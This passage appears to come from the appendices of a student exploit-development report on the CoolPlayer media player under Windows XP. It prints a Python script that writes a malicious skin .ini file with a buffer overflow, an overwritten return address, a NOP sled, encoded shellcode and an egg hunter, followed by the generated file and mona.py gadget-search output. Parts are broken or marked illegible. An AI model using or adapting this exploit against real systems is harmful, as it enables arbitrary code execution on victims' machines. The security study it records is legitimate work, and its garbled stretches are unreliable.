AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA{F+|  
%âùìÛqôYIIIIICCCCCQZVTX30VX4AP0A3HH0A00ABAABTAAQ2AB2BB0BXP8ACJJKLKX  
K9C0C0C0E0LIZEVQN2RDLKPRVPLKQBTLTKPRR4LKT2Q8TOX7PJVFVQKOP1O0NLGLE1CLC2  
VLGPIQXOTMC1XGM2L0QBQGLKV2TPLKG2GLEQXPLKQPRXLEO0CDQZC1XPV0LKQXTXLKV8GF  
EQN3ZCGLG9LKVTLKEQXVVQKOVQIPNLO1XOTMEQIWVXKPCEKDTCCMKH GKCMGTRUZBPXLKV8  
VDC1XSCVLKTLPLKLQH ELC1ICLKETLKC1N0MYQTQ4Q4QKQKE1V9QJPQKOKPV8QOQJLKTRZK  
MVQMCZEQLMK5OIEPEPEPPPE8P1LKROMWKOIEOKZPNURQFE8OVLUOMMMKOXUGLTFCLTJK0  
KKKPT5EUOKPGR3RRORJC0QCKOXUCSE1RLRCVNE5RXE5C0AA
```

APPENDIX E – COMPLEX_PAYLOAD.PY

Contents of the python script:

```
import struct

header = "[CoolPlayer Skin]\nPlaylistSkin="
buffer = "A" * 453
buffer += struct.pack('<L', 0x7C86467B)
buffer += 20*"\\x90"
buffer += "\\x89\\xe2\\xdb\\xc0\\xd9\\x72\\xf4\\x5b\\x53\\x59\\x49\\x49\\x49"
buffer += "\\x49\\x43\\x43\\x43\\x43\\x43\\x43\\x51\\x5a\\x56\\x54\\x58\\x33"
buffer += "\\x30\\x56\\x58\\x34\\x41\\x50\\x30\\x41\\x33\\x48\\x48\\x30\\x41"
buffer += "\\x30\\x30\\x41\\x42\\x41\\x41\\x42\\x54\\x41\\x41\\x51\\x32\\x41"
buffer += "\\x42\\x32\\x42\\x42\\x30\\x42\\x42\\x58\\x50\\x38\\x41\\x43\\x4a"
buffer += "\\x4a\\x49\\x4b\\x4c\\x4b\\x58\\x4c\\x42\\x53\\x30\\x55\\x50\\x45"
buffer += "\\x50\\x33\\x50\\x4c\\x49\\x5a\\x45\\x56\\x51\\x49\\x50\\x32\\x44"
buffer += "\\x4c\\x4b\\x30\\x50\\x50\\x30\\x4c\\x4b\\x50\\x52\\x44\\x4c\\x4c"
buffer += "\\x4b\\x46\\x32\\x42\\x34\\x4c\\x4b\\x53\\x42\\x57\\x58\\x34\\x4f"
buffer += "\\x4f\\x47\\x50\\x4a\\x56\\x46\\x50\\x31\\x4b\\x4f\\x4e\\x4c\\x47"
buffer += "\\x4c\\x33\\x51\\x43\\x4c\\x44\\x42\\x56\\x4c\\x37\\x50\\x39\\x51"
buffer += "\\x58\\x4f\\x44\\x4d\\x35\\x51\\x48\\x47\\x5a\\x42\\x4c\\x32\\x46"
buffer += "\\x32\\x50\\x57\\x4c\\x4b\\x56\\x32\\x44\\x50\\x4c\\x4b\\x50\\x4a"
buffer += "\\x37\\x4c\\x4c\\x4b\\x30\\x4c\\x32\\x31\\x43\\x48\\x5a\\x43\\x30"
buffer += "\\x48\\x53\\x31\\x48\\x51\\x50\\x51\\x4c\\x4b\\x36\\x39\\x31\\x30"
buffer += "\\x43\\x31\\x59\\x43\\x4c\\x4b\\x31\\x59\\x45\\x48\\x4b\\x53\\x36"
buffer += "\\x5a\\x47\\x39\\x4c\\x4b\\x50\\x34\\x4c\\x4b\\x55\\x51\\x4e\\x36"
buffer += "\\x46\\x51\\x4b\\x4f\\x4e\\x4c\\x4f\\x31\\x48\\x4f\\x34\\x4d\\x35"
buffer += "\\x51\\x39\\x57\\x50\\x38\\x4b\\x50\\x44\\x35\\x4c\\x36\\x33\\x33"
```

```

buffer += "\x43\x4d\x4b\x48\x47\x4b\x53\x4d\x36\x44\x54\x35\x4a"
buffer += "\x44\x36\x38\x4c\x4b\x31\x48\x51\x34\x43\x31\x48\x53"
buffer += "\x45\x36\x4c\x4b\x44\x4c\x50\x4b\x4c\x4b\x36\x38\x35"
buffer += "\x4c\x55\x51\x49\x43\x4c\x4b\x45\x54\x4c\x4b\x35\x51"
buffer += "\x4e\x30\x4c\x49\x50\x44\x56\x44\x51\x34\x51\x4b\x51"
buffer += "\x4b\x33\x51\x46\x39\x51\x4a\x36\x31\x4b\x4f\x4d\x30"
buffer += "\x31\x4f\x31\x4f\x50\x5a\x4c\x4b\x32\x32\x5a\x4b\x4c"
buffer += "\x4d\x51\x4d\x55\x38\x46\x53\x47\x42\x53\x30\x35\x50"
buffer += "\x53\x58\x43\x47\x43\x43\x36\x52\x51\x4f\x46\x34\x53"
buffer += "\x58\x30\x4c\x34\x37\x57\x56\x55\x57\x4b\x4f\x49\x45"
buffer += "\x58\x38\x4a\x30\x55\x51\x55\x50\x35\x50\x36\x49\x59"
buffer += "\x54\x30\x54\x36\x30\x43\x58\x37\x59\x4b\x30\x42\x4b"
buffer += "\x45\x50\x4b\x4f\x49\x45\x32\x4a\x33\x38\x56\x39\x36"
buffer += "\x30\x5a\x42\x4b\x4d\x31\x50\x30\x50\x51\x50\x30\x50"
buffer += "\x43\x58\x4b\x5a\x34\x4f\x59\x4f\x4d\x30\x4b\x4f\x59"
buffer += "\x45\x4c\x57\x43\x58\x35\x52\x43\x30\x56\x47\x54\x4f"
buffer += "\x4b\x39\x4b\x56\x53\x5a\x32\x30\x50\x56\x31\x47\x43"
buffer += "\x58\x49\x52\x39\x4b\x46\x57\x43\x57\x4b\x4f\x49\x45"
buffer += "\x30\x57\x32\x48\x4e\x57\x5a\x49\x46\x58\x4b\x4f\x4b"
buffer += "\x4f\x59\x45\x30\x57\x52\x48\x42\x54\x4a\x4c\x47\x4b"
buffer += "\x4b\x51\x4b\x4f\x48\x55\x36\x37\x4d\x47\x42\x48\x54"
buffer += "\x35\x32\x4e\x30\x4d\x43\x51\x4b\x4f\x48\x55\x45\x38"
buffer += "\x55\x33\x32\x4d\x53\x54\x43\x30\x4d\x59\x4b\x53\x50"
buffer += "\x57\x51\x47\x56\x37\x30\x31\x4a\x56\x43\x5a\x32\x32"
buffer += "\x46\x39\x51\x46\x4b\x52\x4b\x4d\x32\x46\x59\x57\x51"
buffer += "\x54\x57\x54\x37\x4c\x53\x31\x55\x51\x4c\x4d\x47\x34"
buffer += "\x47\x54\x42\x30\x48\x46\x55\x50\x51\x54\x51\x44\x36"
buffer += "\x30\x51\x46\x50\x56\x56\x36\x31\x56\x31\x46\x30\x4e"
buffer += "\x56\x36\x56\x36\x51\x43\x56\x36\x32\x48\x32\x59\x48"
buffer += "\x4c\x47\x4f\x4b\x36\x4b\x4f\x4e\x35\x4b\x39\x4d\x30"
buffer += "\x30\x4e\x50\x56\x50\x46\x4b\x4f\x56\x50\x53\x58\x43"
buffer += "\x38\x4c\x47\x55\x4d\x55\x30\x4b\x4f\x39\x45\x4f\x4b"
buffer += "\x4c\x30\x38\x35\x59\x32\x30\x56\x33\x58\x39\x36\x4d"
buffer += "\x45\x4f\x4d\x4d\x4d\x4b\x4f\x48\x55\x47\x4c\x53\x36"
buffer += "\x53\x4c\x55\x5a\x4b\x30\x4b\x4b\x4d\x30\x32\x55\x45"
buffer += "\x55\x4f\x4b\x31\x57\x55\x43\x42\x52\x42\x4f\x52\x4a"
buffer += "\x33\x30\x56\x33\x4b\x4f\x38\x55\x41\x41"

```

```

with open ("complex_payload.ini", "w") as f:
    f.write (header + buffer)

```

Contents of **complex_payload.ini**:

[CoolPlayer Skin]

```

PlaylistSkin=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

```



```

buffer = "\x41" * 453
buffer += struct.pack('<L', 0x7C86467B)
#EggHunter
buffer +=
"\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74\xef
\xb8\x77\x30\x30\x74\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7"

buffer += "\x90" * 250 #NOP Sled
buffer += "w00tw00t" # Tag seeked by the egg hunter

buffer +=
"\x89\xe1\xd9\xec\xd9\x71\xf4\x59\x49\x49\x49\x49\x49\x43\x43\x43\x43
"
buffer +=
"\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58\x34\x41\x50\x30\x41\x33
\x48\x48\x30"
buffer +=
"\x41\x30\x30\x41\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42
\x42\x30\x42"
buffer +=
"\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4b\x58\x4b\x39\x43\x30
\x43\x30\x43"
buffer +=
"\x30\x45\x30\x4c\x49\x5a\x45\x56\x51\x4e\x32\x52\x44\x4c\x4b\x50\x52
\x56\x50\x4c"
buffer +=
"\x4b\x51\x42\x54\x4c\x4c\x4b\x50\x52\x52\x34\x4c\x4b\x54\x32\x51\x38
\x54\x4f\x58"
buffer +=
"\x37\x50\x4a\x56\x46\x56\x51\x4b\x4f\x50\x31\x4f\x30\x4e\x4c\x47\x4c
\x45\x31\x43"
buffer +=
"\x4c\x43\x32\x56\x4c\x47\x50\x49\x51\x58\x4f\x54\x4d\x43\x31\x58\x47
\x4d\x32\x4c"
buffer +=
"\x30\x51\x42\x51\x47\x4c\x4b\x56\x32\x54\x50\x4c\x4b\x47\x32\x47\x4c
\x45\x51\x58"
buffer +=
"\x50\x4c\x4b\x51\x50\x52\x58\x4c\x45\x4f\x30\x43\x44\x51\x5a\x43\x31
\x58\x50\x56"
buffer +=
"\x30\x4c\x4b\x51\x58\x54\x58\x4c\x4b\x56\x38\x47\x50\x45\x51\x4e\x33
\x5a\x43\x47"
buffer +=
"\x4c\x47\x39\x4c\x4b\x56\x54\x4c\x4b\x45\x51\x58\x56\x56\x51\x4b\x4f
\x56\x51\x49"
buffer +=
"\x50\x4e\x4c\x4f\x31\x58\x4f\x54\x4d\x45\x51\x49\x57\x56\x58\x4b\x50
\x43\x45\x4b"
buffer +=
"\x44\x54\x43\x43\x4d\x4b\x48\x47\x4b\x43\x4d\x47\x54\x52\x55\x5a\x42
\x50\x58\x4c"

```


V8VDC1XSCVLKTLFPLKQHELCL1CLKETLKC1N0MYQTQ4Q4QKQKE1V9QJPQKOKPV8QOQJLKT
RZKMOVQMCZEQLMK50IEPEPEPPPE8P1LKROMWKOIEOKZPNUORQFE8OVLUOMMMKXUGLTFCL
TJK0KKKPT5EUOKPGR3RRRORJC0QCKOXUCSE1RLRCVNE5RXE5C0AA

APPENDIX H – FIND.TXT

Note: File has been truncated as it is too big.

```
=====
=====
Output generated by mona.py v2.0, rev 600 - Immunity Debugger
Corelan Team - https://www.corelan.be
=====
=====
OS : xp, release 5.1.2600
Process being debugged : 1901560 (pid 3640)
Current mona arguments: find -type instr -s "retn" -m msvcrt.dll -
cpb '\x00\x0a\x0d
=====
=====
2022-04-26 19:17:50
=====
=====
-----
-----
Module info :
-----
-----
Base          | Top          | Size          | Rebase | SafeSEH | ASLR  |
NXCompat | OS Dll | Version, Modulename & Path
-----
-----
0x1a400000 | 0x1a532000 | 0x00132000 | False  | True    | False |
False     | True      | 8.00.6001.18702 [urlmon.dll]
(C:\WINDOWS\system32\urlmon.dll)
0x72d20000 | 0x72d29000 | 0x00009000 | False  | True    | False |
False     | True      | 5.1.2600.5512 [wdmaud.drv]
(C:\WINDOWS\system32\wdmaud.drv)
0x77b40000 | 0x77b62000 | 0x00022000 | False  | True    | False |
False     | True      | 5.1.2600.5512 [apphelp.dll]
(C:\WINDOWS\system32\apphelp.dll)
0x77a80000 | 0x77b15000 | 0x00095000 | False  | True    | False |
False     | True      | 5.131.2600.5512 [CRYPT32.dll]
(C:\WINDOWS\system32\CRYPT32.dll)
0x01740000 | 0x01a05000 | 0x002c5000 | True   | True    | False |
False     | True      | 5.1.2600.5512 [xpsp2res.dll]
(C:\WINDOWS\system32\xpsp2res.dll)
0x7c800000 | 0x7c8f6000 | 0x000f6000 | False  | True    | False |
False     | True      | 5.1.2600.5512 [kernel32.dll]
(C:\WINDOWS\system32\kernel32.dll)
```

```

0x5ad70000 | 0x5ada8000 | 0x00038000 | False | True | False |
False | True | 6.00.2900.5512 [UxTheme.dll]
(C:\WINDOWS\system32\UxTheme.dll)
0x77e70000 | 0x77f02000 | 0x00092000 | False | True | False |
False | True | 5.1.2600.5512 [RPCRT4.dll]
(C:\WINDOWS\system32\RPCRT4.dll)
0x7c900000 | 0x7c9af000 | 0x000af000 | False | True | False |
False | True | 5.1.2600.5512 [ntdll.dll]
(C:\WINDOWS\system32\ntdll.dll)
0x769c0000 | 0x76a74000 | 0x000b4000 | False | True | False |
False | True | 5.1.2600.5512 [USERENV.dll]
(C:\WINDOWS\system32\USERENV.dll)
0x5dca0000 | 0x5de88000 | 0x001e8000 | False | True | False |
False | True | 8.00.6001.18702 [iertutil.dll]
(C:\WINDOWS\system32\iertutil.dll)
0x63000000 | 0x630e6000 | 0x000e6000 | False | True | False |
False | True | 8.00.6001.18702 [WININET.dll]
(C:\WINDOWS\system32\WININET.dll)
0x77fe0000 | 0x77ff1000 | 0x00011000 | False | True | False |
False | True | 5.1.2600.5512 [Secur32.dll]
(C:\WINDOWS\system32\Secur32.dll)
0x76390000 | 0x763ad000 | 0x0001d000 | False | True | False |
False | True | 5.1.2600.5512 [IMM32.DLL]
(C:\WINDOWS\system32\IMM32.DLL)
0x00400000 | 0x0049a000 | 0x0009a000 | False | False | False |
False | False | -1.0- [1901560.exe] (C:\Documents and
Settings\Administrator\Desktop\CoolPlayer\CoolPlayer\1901560.exe)
0x774e0000 | 0x7761d000 | 0x0013d000 | False | True | False |
False | True | 5.1.2600.5512 [ole32.dll]
(C:\WINDOWS\system32\ole32.dll)
0x77f60000 | 0x77fd6000 | 0x00076000 | False | True | False |
False | True | 6.00.2900.5512 [SHLWAPI.dll]
(C:\WINDOWS\system32\SHLWAPI.dll)
0x773d0000 | 0x774d3000 | 0x00103000 | False | True | False |
False | True | 6.0 [COMCTL32.dll]
(C:\WINDOWS\WinSxS\X86_Microsoft.Windows.Common-
Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83\COMCTL32.dll)
0x72d10000 | 0x72d18000 | 0x00008000 | False | False | False |
False | True | 5.1.2600.0 [msacm32.drv]
(C:\WINDOWS\system32\msacm32.drv)
0x763b0000 | 0x763f9000 | 0x00049000 | False | True | False |
False | True | 6.00.2900.5512 [comdlg32.dll]
(C:\WINDOWS\system32\comdlg32.dll)
0x76c90000 | 0x76cb8000 | 0x00028000 | False | True | False |
False | True | 5.1.2600.5512 [IMAGEHLP.dll]
(C:\WINDOWS\system32\IMAGEHLP.dll)
0x77bd0000 | 0x77bd7000 | 0x00007000 | False | True | False |
False | True | 5.1.2600.5512 [midimap.dll]
(C:\WINDOWS\system32\midimap.dll)
0x76c30000 | 0x76c5e000 | 0x0002e000 | False | True | False |
False | True | 5.131.2600.5512 [WINTRUST.dll]
(C:\WINDOWS\system32\WINTRUST.dll)

```



```

0x5b860000 | 0x5b8b5000 | 0x00055000 | False | True | False |
False | True | 5.1.2600.5512 [NETAPI32.dll]
(C:\WINDOWS\system32\NETAPI32.dll)
0x7c9c0000 | 0x7d1d7000 | 0x00817000 | False | True | False |
False | True | 6.00.2900.5512 [SHELL32.dll]
(C:\WINDOWS\system32\SHELL32.dll)
0x73f10000 | 0x73f6c000 | 0x0005c000 | False | True | False |
False | True | 5.3.2600.5512 [DSOUND.dll]
(C:\WINDOWS\system32\DSOUND.dll)
0x77b20000 | 0x77b32000 | 0x00012000 | False | True | False |
False | True | 5.1.2600.5512 [MSASN1.dll]
(C:\WINDOWS\system32\MSASN1.dll)
0x76b20000 | 0x76b31000 | 0x00011000 | False | True | False |
False | True | 3.05.2284 [ATL.DLL] (C:\WINDOWS\system32\ATL.DLL)
0x76fd0000 | 0x7704f000 | 0x0007f000 | False | True | False |
False | True | 2001.12.4414.700 [CLBCATQ.DLL]
(C:\WINDOWS\system32\CLBCATQ.DLL)
0x77be0000 | 0x77bf5000 | 0x00015000 | False | True | False |
False | True | 5.1.2600.5512 [MSACM32.dll]
(C:\WINDOWS\system32\MSACM32.dll)
0x77050000 | 0x77115000 | 0x000c5000 | False | True | False |
False | True | 2001.12.4414.700 [COMRes.dll]
(C:\WINDOWS\system32\COMRes.dll)
0x755c0000 | 0x755ee000 | 0x0002e000 | False | True | False |
False | True | 5.1.2600.5512 [msctfime.ime]
(C:\WINDOWS\system32\msctfime.ime)
0x74720000 | 0x7476c000 | 0x0004c000 | False | True | False |
False | True | 5.1.2600.5512 [MSCTF.dll]
(C:\WINDOWS\system32\MSCTF.dll)
0x77c00000 | 0x77c08000 | 0x00008000 | False | True | False |
False | True | 5.1.2600.5512 [VERSION.dll]
(C:\WINDOWS\system32\VERSION.dll)
0x76b40000 | 0x76b6d000 | 0x0002d000 | False | True | False |
False | True | 5.1.2600.5512 [WINMM.dll]
(C:\WINDOWS\system32\WINMM.dll)
0x77f10000 | 0x77f59000 | 0x00049000 | False | True | False |
False | True | 5.1.2600.5512 [GDI32.dll]
(C:\WINDOWS\system32\GDI32.dll)
0x77c10000 | 0x77c68000 | 0x00058000 | False | True | False |
False | True | 7.0.2600.5512 [msvcrt.dll]
(C:\WINDOWS\system32\msvcrt.dll)
0x7e410000 | 0x7e4a1000 | 0x00091000 | False | True | False |
False | True | 5.1.2600.5512 [USER32.dll]
(C:\WINDOWS\system32\USER32.dll)
0x77dd0000 | 0x77e6b000 | 0x0009b000 | False | True | False |
False | True | 5.1.2600.5512 [ADVAPI32.dll]
(C:\WINDOWS\system32\ADVAPI32.dll)
0x77920000 | 0x77a13000 | 0x000f3000 | False | True | False |
False | True | 5.1.2600.5512 [SETUPAPI.dll]
(C:\WINDOWS\system32\SETUPAPI.dll)

```

```

0x76990000 | 0x769b5000 | 0x00025000 | False | True | False |
False | True | 5.1.2600.5512 [ntshrui.dll]
(C:\WINDOWS\system32\ntshrui.dll)
0x00350000 | 0x00359000 | 0x00009000 | True | True | False |
False | True | 6.0.5441.0 [Normaliz.dll]
(C:\WINDOWS\system32\Normaliz.dll)
0x77120000 | 0x771ab000 | 0x0008b000 | False | True | False |
False | True | 5.1.2600.5512 [OLEAUT32.dll]
(C:\WINDOWS\system32\OLEAUT32.dll)
-----

```

```

0x77c5d002 : "retn" | {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c5f570 : "retn" | {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c5f660 : "retn" | {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c5f952 : "retn" | {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c5f95e : "retn" | {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c5f96a : "retn" | {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c5f976 : "retn" | {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c60171 : "retn" | {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c602bc : "retn" | {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c608a8 : "retn" | {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c608ce : "retn" | {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c6096a : "retn" | {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c609f1 : "retn" | {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)

```

0x77c60b0f : "retn" | {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c60b7f : "retn" | {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c60b8f : "retn" | {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c62763 : "retn" | {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c656c0 : "retn" | {PAGE_READONLY} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c65736 : "retn" | {PAGE_READONLY} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c658f4 : "retn" | {PAGE_READONLY} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c65a1a : "retn" | {PAGE_READONLY} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c65c8c : "retn" | {PAGE_READONLY} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c66032 : "retn" | {PAGE_READONLY} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c66342 : "retn" | {PAGE_READONLY} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c66578 : "retn" | {PAGE_READONLY} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c66716 : "retn" | {PAGE_READONLY} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c6678a : "retn" | {PAGE_READONLY} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c667ba : "retn" | {PAGE_READONLY} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c66876 : "retn" | {PAGE_READONLY} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c66b2c : "retn" | {PAGE_READONLY} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)

0x77c66b38 : "retn" | {PAGE_READONLY} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c66ee0 : "retn" | {PAGE_READONLY} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c67498 : "retn" | {PAGE_READONLY} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c11110 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1128a : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1128e : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c112a6 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c112aa : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c112ae : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c12091 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1209d : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1256a : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1257a : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1258a : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c125aa : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c125ba : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1279a : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)

[illegible]

[illegible]

[illegible]

[illegible]

0x77c14526 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c1453a : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
